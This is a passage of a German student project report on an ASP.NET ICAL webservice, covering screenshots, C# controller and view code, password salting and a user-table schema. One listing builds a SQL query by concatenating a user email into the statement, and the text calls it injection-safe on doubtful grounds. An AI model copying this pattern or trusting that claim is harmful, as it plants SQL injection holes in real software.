


Abbildung 8.8: Webseite

## 8.3 Aufbau der Webseite

In diesem Kapitel wird behandelt wie die Webseite des ICAL-Webservices aufgebaut ist. Dazu folgen nun einige Screenshots der Webseite. Zunächst ist die Hauptseite zu sehen.





Abbildung 8.9: Webseite Hauptseite

Auf dieser kann sich dann entweder eingeloggt oder registriert werden.





The screenshot shows a web browser window with the title 'Register - Beta'. The address bar displays the URL 'https://localhost:44340/Account/Register'. The page header includes the text 'Intact-Auth-Service' and a 'Home' link. The main content area is titled 'Register' and contains the instruction 'Create a new account.' Below this, there are three input fields labeled 'Email', 'Password', and 'Confirm password'. At the bottom of the form is a 'Register' button.

Register - Beta

https://localhost:44340/Account/Register

Intact-Auth-Service Home

## Register

Create a new account.

Email

Password

Confirm password

Register

Abbildung 8.10: Webseite Registrierung

## Log in

Use a local account to log in.

---

**Email**

**Password**

☐ Remember me?

[Forgot your password?](#)

[Register as a new user?](#)

Abbildung 8.11: Webseite Loginseite

Wird das Passwort einmal vergessen, kann dieses Passwort über das Passwort vergessen Feature, zurückgesetzt werden.

## Forgot your password?

Enter your email.

---

**Email**

Abbildung 8.12: Webseite Passwort Zurücksetzen

Nach dem Anmeldevorgang kann der eigene Account verwaltet werden.

## Manage your account

Change your account settings

Profile

Username

Email

Send verification email

Phone number

Save

Abbildung 8.13: Webseite Benutzer

Man kann sein Passwort ändern oder sein 2FA einrichten.

## Manage your account

Change your account settings

Change password

Current password

New password

Confirm new password

Update password

Abbildung 8.14: Webseite Benutzer Passwort Einstellungen

## Manage your account

Change your account settings

The screenshot shows the 'Manage your account' page. On the left, there is a sidebar with links: 'Profile', 'Password', 'Two-factor authentication' (highlighted with a red box), and 'Show all Accessable ICals'. On the right, the 'Two-factor authentication' section is active, showing 'Authenticator app' with buttons for 'Configure authenticator app' and 'Reset authenticator key'.

Abbildung 8.15: Webseite Benutzer 2FA

Und natürlich gibt es hier das Hauptfeature, nämlich das Verwalten der Kalender, bzw. das Abrufen der Links oder das direkte Herunterladen.

The screenshot shows the 'Manage your account' page. On the left, there is a sidebar with links: 'Profile', 'Password', 'Two-factor authentication', and 'Show all Accessable ICals' (highlighted with a red box). On the right, the 'Show ICALs' section is active, showing a 'Lookup Calendars' button (highlighted with a red box) and a 'Show Calendars' link. Below this, it lists 'Tables: • cd1ff955f592407e8e1e3443c4977b32.ics'.

Abbildung 8.16: Webseite Benutzer Kalender

## 8.4 Link generation

Hier wird das Herz des ICAL-Webservices erklärt. Nämlich die Funktion, die die fertigen Kalender zur Verfügung stellt.

```
public List<string> getUsersTables(string myuser)
{
    //List fuer UserIDs
    List<int> result = new List<int>();
    //Verbindung zu Datenbank
    using (SqlConnection connection = new
        SqlConnection(@"dbstring"))
```

```
{
    connection.Open();
    //Abfragen und holen der UserID fuer den
    Parser
    using (SqlCommand command = new
        SqlCommand("SELECT userid FROM UserTable
        WHERE Email = '" + myuser + "'",
        connection))
    {
        command.CommandType = CommandType.Text;
        using (SqlDataReader reader =
            command.ExecuteReader())
        {
            while (reader.Read())
            {
                result.Add(reader.GetInt32(0));
            }
            reader.Close();
        }
        command.Cancel();
    }
}

//Erstellen der Liste fuer die Kalender
List<string> tables = new List<string>();
string icals = "";
//Aufrufen des Parsers und speichern der Daten
result.ForEach(x => icals += new
    Parser().GetICalFormat(x));
//Split nach den Kalendern und Files zurueckliefern
icals.Split("XCALSPLITX").ToList().ForEach(x => { if
    (x != "") tables.Add(x); });
return tables;
}
```

Listing 8.1: Link erzeugung

Bei dem benutztem SQL Statement wäre es möglich anzunehmen, dass eine SQL-Injection möglich wäre, dies ist aber nicht der Fall, da hier der übergebene String nicht von der Eingabe des Users abhängt, sondern fix im

Programm gesetzt ist.

## 8.5 Controller

MVC-Controller sind dafür verantwortlich, auf Anfragen zu reagieren, die an eine ASP.NET MVC-Webseite gesendet werden. Jede Anforderung wird dazu einem bestimmten Controller zugeordnet. Wird beispielsweise folgende URL von unserem ICAL-Webservice in die Adressleiste eines Webbrowsers eingegeben:

<http://localhost:50699/api/iCal/1>

ruft diese einen Controller mit dem Namen iCalController auf. Dieser iCalController ist dafür zuständig sich im Hintergrund den ICAL-Kalender mit der jeweiligen ID zu holen und eine HTTP-Response zu liefern.

Hier folgt dessen Implementierung.

```
using iCalWebService.BL;
using Microsoft.AspNetCore.Mvc;
...
[HttpGet("{id}", Name = "Get")]
public string Get(int id)
{
    return dal.GetICSFileFromFTP(id);
}
```

Listing 8.2: Controller Code example

Anhand dieses Code Beispiels kann erkannt werden, dass ein Controller nur eine einfache Klasse ist.

### 8.5.1 Controller Actions

Controller Actions sind öffentliche Methoden, die aufgerufen werden, wenn ein Controller mit einer spezifischen URL aufgerufen wird. Hier muss darauf geachtet werden, dass jede dieser öffentlichen Methoden von jedem über die richtige URL aufgerufen werden kann. Deshalb muss hier sehr darauf geachtet werden, was aufgerufen werden kann.

### 8.5.2 Action Results

Eine Controller-Action gibt ein sogenanntes Aktionsergebnis zurück. Ein Aktionsergebnis ist das, was eine Controller-Action als Antwort auf eine Browseranforderung zurückgibt.

Das MVC-Framework von ASP.NET unterstützt verschiedene Arten von Aktionsergebnissen, darunter:

1. `ViewResult` - Represents HTML and markup.
2. `EmptyResult` - Represents no result.
3. `RedirectResult` - Represents a redirection to a new URL.
4. `JsonResult` - Represents a JavaScript Object Notation result that can be used in an AJAX application.
5. `JavaScriptResult` - Represents a JavaScript script.
6. `ContentResult` - Represents a text result.
7. `FileContentResult` - Represents a downloadable file (with the binary content).
8. `FilePathResult` - Represents a downloadable file (with a path).
9. `FileStreamResult` - Represents a downloadable file (with a file stream).

Alle diese Resultate kommen von der Basis Klasse `ActionResult`.

vgl. Walter ([2008a](#))

### 8.5.3 Views

Anders als in ASP.NET oder Active Server Pages enthält ASP.NET MVC nichts, was direkt einer HTML-Seite entspricht. In einer ASP.NET MVC-Anwendung befindet sich keine HTML-Seite, die auf der Festplatte gespeichert ist und dem Pfad in der URL entspricht, welcher in die Adressleiste des Browsers eingegeben wird. Die Seite, die einer HTML-Seite in einer ASP.NET-MVC-Anwendung am nächsten kommt, wird als View bezeichnet. In einer ASP.NET-MVC-Anwendung werden eingehende Browser Requests Controller Methoden zugeordnet. Eine Controllermethode kann einen View zurückgeben. Eine Controllermethode führt jedoch möglicherweise eine andere Methode aus, z. B. das Weiterleiten zu einer anderen Controllermethode.

### 8.5.4 Beispiel einer View

Als Beispiel folgt hier die cshtml des Registrierens auf der Webseite.

```
@model RegisterViewModel
@{
    //Hier wird der Titel der Seite gesetzt.
    ViewData["Title"] = "Register";
}
<h2>@ViewData["Title"]</h2>
<div class="row">
    <div class="col-md-4">
        /*Hier definieren wir die Form fuer das Registrieren
        eines Benutzers.
        Dafuer brauchen wir einige Labels und Input
        Controlls.
        Das Ganze ist noch in einem Form-Tag, die bei einem
        HTTP POST die Daten weitersendet */
        <form
            asp-route-returnUrl="@ViewData["ReturnUrl"]"
            method="post">
            <h4>Create a new account.</h4>
            <hr />
            <div asp-validation-summary="All"
                class="text-danger"></div>
            <div class="form-group">
                <label asp-for="Email"></label>
                <input asp-for="Email"
                    class="form-control" />
                <span asp-validation-for="Email"
                    class="text-danger"></span>
            </div>
            <div class="form-group">
                <label asp-for="Password"></label>
                <input asp-for="Password"
                    class="form-control" />
                <span asp-validation-for="Password"
                    class="text-danger"></span>
            </div>
        </form>
```



```
<div class="form-group">
  <label asp-for="ConfirmPassword"></label>
  <input asp-for="ConfirmPassword"
    class="form-control" />
  <span
    asp-validation-for="ConfirmPassword"
    class="text-danger"></span>
</div>
//Durch den Button wird die Weitergabe der
//einggegebenen Daten getriggert
<button type="submit" class="btn
  btn-default">Register</button>
</form>
</div>
</div>
@section Scripts {
    @await Html.PartialAsync("_ValidationScriptsPartial")
}
```

Listing 8.3: View Code example

vgl. Walter (2008b)

## 8.6 Benutzer Datenbank

Ein wichtiger Bereich der UserDB ist der Salt, also wird dieses Thema zuerst besprochen.

### 8.6.1 Salt

Salt kommt aus der Kryptografie und ist eine zufällige Zeichenfolge, die an einen Klartext (bspw. an ein Passwort eines Users) angehängt wird, bevor dieser einer Hashfunktion übergeben wird und in einen Hash umgewandelt. Dies wird gemacht, um die Entropie der Eingabe zu erhöhen. Ein Salt wird oft für die Speicherung von Passwörtern in Datenbanken genutzt.

Wird ein Passwort überprüft, wird dabei aber nicht jedes Mal ein neuer Salt generiert, da sich ja sonst der entstandene Hashwert, von dem gespeichertem Hashwert unterscheiden würde und somit das Passwort als falsch erkannt werden würde. Deswegen wird bei der Speicherung des Passworts in der Datenbank der dafür generierte Saltwert auch abgespeichert.

### Warum Salt

Hashfunktionen wie SHA oder MD5 oder andere zum Hashen von Passwörtern entwickelte Hashfunktionen erzeugen für unterschiedliche Klartexte jeweils unterschiedliche Hashwerte. Bei einer Hashfunktion ist es äußerst unwahrscheinlich, dass jene für zwei gleiche Klartexte zwei unterschiedliche Hashwerte erzeugt. Daraus folgt, dass der Hashwert eines Passworts stets derselbe ist. Somit ist es einfach zu erkennen, welche Benutzer dasselbe Passwort nutzen. Benutzen viele Benutzer dasselbe Passwort, gibt es viele gleiche Hashwerte, wodurch es anzunehmen ist, dass hier ein eher schwaches bekannteres Passwort benutzt wird, wodurch der Angreifer dann auf BruteForce Angriffe setzen könnte. Bei Bruteforce Angriffen wird entweder eine Liste bekannter Passwörter genutzt welche Zeile für Zeile durchgegangen wird oder es werden direkt alle Möglichkeiten, die es geben könnte, durchprobiert. Bei einem Passwort, das aus beispielsweise 2 Kleinbuchstaben besteht, ist es relativ rasch möglich, alle Möglichkeiten durchzutesten.

Code Beispiel:

```
for i in {a..z}; do for j in {a..z}; do echo  
  $i$j; done; done
```

Listing 8.4: Bruteforce example

Dies würde folgenden output bringen:

```
aa  
ab  
ac  
ad  
ae  
af  
..
```

Durch Beifügen des Salt ist der Hashwert für gleiche Passwörter anders und somit ist es nicht direkt ersichtlich, wie viele Benutzer das gleiche Passwort nutzen. Dadurch kann ein Angreifer auch beim Einblick in die Datenbank nicht annehmen, dass einfache Passwörter genutzt werden, da er nicht abschätzen kann, wie viel gleiche Passwörter es in der Datenbank gibt.

## Die Benutzerdatenbank

Zu behandeln ist hier die Benutzertabelle. Welche folgendermaßen erstellt wurde.

```
CREATE TABLE [dbo].[AspNetUsers] (
    [Id] NVARCHAR (450) NOT NULL,
    [AccessFailedCount] INT NOT NULL,
    [ConcurrencyStamp] NVARCHAR (MAX) NULL,
    [Email] NVARCHAR (256) NULL,
    [EmailConfirmed] BIT NOT NULL,
    [LockoutEnabled] BIT NOT NULL,
    [LockoutEnd] DATETIMEOFFSET (7) NULL,
    [NormalizedEmail] NVARCHAR (256) NULL,
    [NormalizedUserName] NVARCHAR (256) NULL,
    [PasswordHash] NVARCHAR (MAX) NULL,
    [PhoneNumber] NVARCHAR (MAX) NULL,
    [PhoneNumberConfirmed] BIT NOT NULL,
    [SecurityStamp] NVARCHAR (MAX) NULL,
    [TwoFactorEnabled] BIT NOT NULL,
    [UserName] NVARCHAR (256) NULL,
    CONSTRAINT [PK_AspNetUsers] PRIMARY KEY CLUSTERED
        ([Id] ASC)
);

GO

CREATE NONCLUSTERED INDEX [EmailIndex]
    ON [dbo].[AspNetUsers]([NormalizedEmail] ASC);
```

```
GO
CREATE UNIQUE NONCLUSTERED INDEX [UserNameIndex]
    ON [dbo].[AspNetUsers]([NormalizedUserName] ASC);
```

[Listing 8.5: User Datenbank](#)

In diesem Bild ist ersichtlich welche Daten in der Benutzertabelle verwaltet und gespeichert werden.

## Literatur

- Abraham, Tingz (2004). *Understanding the 'using' statement in C*. URL: <https://www.codeproject.com/Articles/6564/Understanding-the-using-statement-in-C> (siehe S. 42).
- Anonym (2019). *Usage of server-side programming languages for websites*. URL: [https://w3techs.com/technologies/overview/programming\\_language/all](https://w3techs.com/technologies/overview/programming_language/all) (siehe S. 52).
- Bittenfeld, Paul Herwarth von (2011). *Das Review-Meeting in Scrum: „Das haben wir geschafft!“* URL: <https://blog.seibert-media.net/blog/2011/11/02/scrum-review-meeting/> (siehe S. 10).
- Cohn, Mike (2018). *What Does It Mean to Be Potentially Releasable?* URL: <https://www.mountaingoatsoftware.com/blog/what-does-it-mean-to-be-potentially-releasable> (siehe S. 6).
- Dawson, F. (1998). *RFC 2447 - iCalendar Message-Based Interoperability Protocol*. URL: <https://tools.ietf.org/html/rfc2447>.
- Desruisseaux, B. (2009). *iCalendar (RFC 5545)*. URL: <https://icalendar.org/RFC-Specifications/iCalendar-RFC-5545/> (siehe S. 15, 18).
- Farmer, Kevin (2017). *Student Blog: What is Postman, and why use it?* URL: <https://www.digitalcrafts.com/blog/student-blog-what-postman-and-why-use-it> (siehe S. 56).
- Huston, Alex (2018). *How To Run A Sprint Retrospective That Knocks Your Teams Socks Off*. URL: <https://thedigitalprojectmanager.com/how-run-sprint-retrospective/> (siehe S. 10).
- Jeff Sutherland, Ken Schwaber und (2017). *In aller Kürze: Scrum erklärt in 100 Wörtern*. URL: <https://www.dasscrumteam.com/de/scrum> (siehe S. 8).
- Jungwirth, Kathrin (2016a). *Scrum Grundlagen einfach erklärt: Der Product Backlog*. URL: <https://www.inloox.de/unternehmen/blog/artikel/scrum-grundlagen-einfach-erklart-der-product-backlog/> (siehe S. 5).

- Jungwirth, Kathrin (2016b). *Scrum Grundlagen einfach erklärt: Der Sprint Backlog*. URL: <https://www.inloox.de/unternehmen/blog/artikel/scrum-grundlagen-einfach-erklart-der-sprint-backlog/> (siehe S. 7).
- owasp (2014). *Cross Site Tracing*. URL: [https://www.owasp.org/index.php/Cross\\_Site\\_Tracing](https://www.owasp.org/index.php/Cross_Site_Tracing) (siehe S. 74).
- owasp (2015). *Path Traversal*. URL: [https://www.owasp.org/index.php/Path\\_Traversal](https://www.owasp.org/index.php/Path_Traversal) (siehe S. 67).
- owasp (2018). *Cross-site Scripting (XSS)*. URL: [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) (siehe S. 71).
- Petersen, Melanie (2017). *Scrum-Master ist man aus Passion*. URL: <https://t3n.de/news/scrum-master-aufgaben-ausbildung-gehalt-800972/> (siehe S. 8).
- Plewa, Werner (2018). *DAILY SCRUM MEETING - STAND-UP MEETING IM AGILEN PROJEKTMANAGEMENT*. URL: <https://www.kayenta.de/training-seminar/artikel/daily-scrum-meeting-stand-up-meeting-im-agilen-projektmanagement.html> (siehe S. 9).
- ProwarenessGmbH (2016). *WAS MACHT EIN PRODUCT OWNER?* URL: <https://www.scrum.de/was-macht-product-owner/> (siehe S. 7).
- Ramzan, Zulfikar (2006). *Phishing and Cross-Site Scripting*. URL: <https://www.symantec.com/connect/blogs/phishing-and-cross-site-scripting> (siehe S. 73).
- researchgate (2010). *The cryptographic hash function SHA-256* (siehe S. 85).
- Smith, Steve (2018). *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*. URL: <https://docs.microsoft.com/en-us/aspnet/core/security/anti-request-forgery?view=aspnetcore-2.2> (siehe S. 80).
- Sprint Planning?, What is (2018). *What is Sprint Planning?* URL: <https://www.scrum.org/resources/what-is-sprint-planning> (siehe S. 9).
- Steinhauser, J. (2016). *Was ist LaTeX? Einfach erklärt*. URL: [https://praxistipps.chip.de/was-ist-latex-einfach-erklart\\_48193](https://praxistipps.chip.de/was-ist-latex-einfach-erklart_48193) (siehe S. 59).
- Vega, Diego (2018). *entityframework*. URL: <https://github.com/aspnet/EntityFramework6/blob/master/README.md> (siehe S. 55).
- VMI-Matrix (2017). *VMI-Matrix*. URL: <https://www.projektmanagementhandbuch.de/handbuch/projektplanung/vmi-matrix/> (siehe S. 13).
- Walter, Stephen (2008a). *ASP.NET MVC Controller Overview*. URL: <https://docs.microsoft.com/en-us/aspnet/mvc/overview/older-versions->

- [1/controllers-and-routing/aspnet-mvc-controllers-overview-cs](#) (siehe S. 101).
- Walter, Stephen (2008b). *ASP.NET MVC Views Overview*. URL: <https://docs.microsoft.com/en-us/aspnet/mvc/overview/older-versions-1/views/asp-net-mvc-views-overview-cs> (siehe S. 103).
- Wenzel, Maira (2015). *Introduction to the C Language and the .NET Framework*. URL: <https://docs.microsoft.com/en-us/dotnet/csharp/getting-started/introduction-to-the-csharp-language-and-the-net-framework> (siehe S. 50).
- Wikipedia (2018). *Trello*. URL: <https://de.wikipedia.org/wiki/Trello> (siehe S. 58).
- Wikipedia (2019a). *Multi-factor authentication*. URL: [https://en.wikipedia.org/wiki/Multi-factor\\_authentication](https://en.wikipedia.org/wiki/Multi-factor_authentication) (siehe S. 63).
- Wikipedia (2019b). *Visual Studio*. URL: [https://de.wikipedia.org/wiki/Visual\\_Studio](https://de.wikipedia.org/wiki/Visual_Studio) (siehe S. 51).





# Abbildungsverzeichnis

2.1	Product-Backlog . . . . .	6
2.2	Projektstrukturplan . . . . .	12
2.3	VMI-Matrix . . . . .	13
3.1	iCal ATTENDEE Beispiel . . . . .	26
4.1	Kardinalitäten . . . . .	30
4.2	ER-Diagramm . . . . .	31
4.3	Relation zwischen Benutzer und Kalender . . . . .	32
4.4	Relation zwischen Kalender und Zeitzone . . . . .	33
4.5	Kalendereinträge . . . . .	34
4.6	Kalendereintrageigenschaften . . . . .	36
4.7	Teilnehmer . . . . .	38
5.1	EF Install . . . . .	43
5.2	EF Install complete . . . . .	43
5.3	EF Neues Element . . . . .	44
5.4	EF ADO.NET Entity Data Model . . . . .	45
5.5	EF Designer aus Datenbank . . . . .	46
5.6	EF Datenverbindung . . . . .	46
5.7	EF Datenbankobjekte auswählen . . . . .	47
5.8	EF Klassendiagramm . . . . .	48
5.9	EF Solutionexplorer . . . . .	48
6.1	.NET Framework Versionen . . . . .	52
6.2	ASP.NET Projekt erstellen . . . . .	53
6.3	ASP.NET Webanwendung auswählen . . . . .	53
6.4	ASP.NET Vorlage auswählen . . . . .	53
6.5	ASP.NET Projekt Resultat . . . . .	54

## Abbildungsverzeichnis

---

7.1	Webseite Eingabefeld 1 . . . . .	75
7.2	Webseite Eingabefeld 2 . . . . .	75
7.3	Webseite Eingabefeld 3 . . . . .	76
7.4	Webseite Cookies . . . . .	79
8.1	Webseite Features . . . . .	88
8.2	Webseite Requirements . . . . .	89
8.3	Webseite Erstellung Schritt 1 . . . . .	90
8.4	Webseite Erstellung Schritt 2 . . . . .	91
8.5	Webseite Erstellung Schritt 3 . . . . .	92
8.6	Webseite Erstellung Schritt 4 . . . . .	93
8.7	Webseite Erstellung Fertig . . . . .	93
8.8	Webseite . . . . .	94
8.9	Webseite Hauptseite . . . . .	94
8.10	Webseite Registrierung . . . . .	95
8.11	Webseite Loginseite . . . . .	96
8.12	Webseite Passwort Zurücksetzen . . . . .	96
8.13	Webseite Benutzer . . . . .	97
8.14	Webseite Benutzer Passwort Einstellungen . . . . .	97
8.15	Webseite Benutzer 2FA . . . . .	98
8.16	Webseite Benutzer Kalender . . . . .	98

# Listings

3.1	GUID in C#	21
5.1	Parser Verbindung zur DB mit dem Entity Framework	40
5.2	Parser funktionsweise von using	41
6.1	Syntax Unterschied: Property	51
7.1	Login	61
7.2	Login	64
7.3	HTTP GET	69
7.4	HTTP POST	69
7.5	Cross Site Tracing	74
7.6	CSRF example	77
7.7	CSRF example 2	77
7.8	CSRF example 3	77
7.9	ASP.NET Antiforgery	79
7.10	ASP.NET Antiforgery deaktivieren	80
7.11	ASP.NET Antiforgery form header	80
7.12	ASP.NET Antiforgery generierter input	80
8.1	Link erzeugung	98
8.2	Controller Code example	100
8.3	View Code example	102
8.4	Bruteforce example	104
8.5	User Datenbank	105